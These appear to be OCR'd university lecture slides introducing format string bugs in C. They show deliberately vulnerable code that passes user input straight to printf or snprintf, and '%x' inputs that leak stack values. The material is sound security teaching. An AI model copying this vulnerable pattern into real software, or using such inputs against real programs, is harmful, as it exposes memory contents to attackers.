7. Format String Bugs

Computer Security Courses @ POLIMI

Format String

Solution to the problem of having an output **string** including **variables formatted** according to the programmer

```
#include <stdio.h>
void main () {
    int i = 10;
    printf("%x %d AAA\n", i, i);
}

$ ./fs
a 10 AAA
```

Format String and Placeholders

Specify how data is formatted into a string.

Available in practically any programming language's printing functions (e.g., **`printf`**).

```
#include <stdio.h>
void main () {
    int i = 10;
    printf("%x %d AAA\n", i, i);
}

$ ./fs
a 10 AAA
```

Tells the function <u>how many parameters to expect</u> after the format string (in this case, 2).

Variable Placeholders

Placeholders identify the formatting type:

`%d` or **`%i`**	decimal
`%u`	unsigned decimal
`%o`	unsigned octal
`%X` or **`%x`**	unsigned hex
`%c`	char
`%s`	string (char*), prints chars until **`\0`**

Examples of Format Print Functions

```
printf
fprintf   vfprintf
sprintf   vsprintf
snprintf  vsnprintf
```

By the end of these slides we will learn that the problem is conceptually deeper and not limited exclusively to *printing* functions.

Vulnerable Example vuln.c

```c
#include <stdio.h>

int main (int argc, char* argv[]) {
    printf(argv[1]);
    return 0;
}
```

```
$ gcc -o vuln vuln.c
$ ./vuln "ciao"
ciao
```

Vulnerable Example vuln.c

```
#include <stdio.h>

int main (int argc, char* argv[]) {
    printf(argv[1]);
    return 0;
}

$ gcc -o vuln vuln.c
$ ./vuln “hello”
hello

$ ./vuln "%x %x"
b7ff0590 804849b         #Whoops! What's going on? :-)
```

Real-world Vulnerable Program vuln3.c

```
#include <stdio.h>                              //vuln3.c

void test(char *arg) {                          /* wrap into a function so that */
     char buf[256];                             /* we have a "clean" stack frame*/
     snprintf(buf, 250, arg);
     printf("buffer: %s\n", buf);
}

int main (int argc, char* argv[]) {
     test(argv[1]);
     return 0;
}

$ ./vuln3 "%x %x %x"                        # The actual values and number of %x can change
buffer: b7ff0ae0 66663762 30656130          # depending on machine, compiler, etc.
```

wu-ftpd 2.6.0: http://ftp.ist.utl.pt/pub/ftp/ftp/servers/wuarchive-ftpd/wu-ftpd-attic/wu-ftpd-2.6.0.tar.gz

Real-world Vulnerable Program vuln3.c

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}

int main (int argc, char* argv[]) {
     test(argv[1]);
     return 0;
}

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wu-ftpd 2.6.0: http://ftp.ist.utl.pt/pub/ftp/ftp/servers/wuarchive-ftpd/wu-ftpd-attic/wu-ftpd-2.6.0.tar.gz

What Happened? (non vulnerable)

```
snprintf(buf, 250, "%i %i %i", a, b, c);
```

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

snprintf(buf, 250, "%i %i %i", a, b, c);
```



What Happened? (non vulnerable)



```
snprintf(buf, 250, "%i %i %i", a, b, c);
```

High addresses

c

b

a

0xaffffaf9

0x000000fa


0xaffff828

...

...

Low addresses

What Happened? (non vulnerable)



```
snprintf(buf, 250, "%i %i %i", a, b, c);
```


When the format string is parsed, **`snprintf()`** expects three parameters from the caller (to replace the three **`%i`**).

According to the calling convention, these are expected to be pushed on the stack by the caller.

Thus, the **`snprintf()`** expects them to be on the stack, before the preceding arguments.

What Happened?

```
snprintf(buf, 250, "%x %x %x");
```




High addresses

```
0x30656130
0x66663762
0xb7ff0ae0
0xaffffaf9
0x000000fa
0xaffff828
...
...
```

Low addresses

What Happened?



```
snprintf(buf, 250, "%x %x %x");
```

